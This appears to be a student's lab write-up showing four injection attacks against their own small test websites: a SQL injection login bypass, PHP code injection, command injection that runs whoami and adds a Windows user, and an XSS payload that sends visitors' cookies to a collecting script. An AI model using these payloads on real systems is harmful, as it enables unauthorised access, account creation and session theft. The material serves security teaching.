
Assignment 2 - Implementation of 4 types of injection attacks SQL injection, code injection, command injection and XSS cross site scripting attack.

1. SQL injection :


Goal - A simple login authentication dynamic website.

How to perform -


step 1 - with a true existing user with valid name and password.




Result -



step 2 (performing) - 'OR'1'='1



Result -




2. Code injection :


Goal - A simple website for calculating result of an expression.

How to perform -


step 1 1+1*2 is input as a simple expression




Result -



step 2 1+1*2 && phpinfo();



Result -




3. Command injection :

Goal - A simple website which can tell us ping of any ip address or url.


How to perform -

step 1 - with a true existing user with valid name and password.




Result -

step 2 - 8.8.8.8 && whoami



Result -



desktop-u1vs0am\samir boro

similer commands to perform code injectio -

1. 8.8.8.8 && whoami

2. 8.8.8.8 && net user/add test

8.8.8.8 && net user/ net users // to check


4. XSS injection :

Goal - A greeting website which gerenartes hello, _____name


How to perform -

step 1 - we are checking in input tag to perform xss

<script> alert("I'm root ") </script>




Result -




step 2 - <script> location.href="xss.php?data='+document.cookie'" </script>


in real life that xss.php is replaced by www.something.com/xss.php or any urls




Result - That leads no change in website. Congratulations we have successfully inject js code.

step 3 - whenever any user submit their name to get greeting they will get the result, as well as the cookie has now passed to xss.php without knowing to the user.





Result - A text file will generate containg all the cookie of users



The end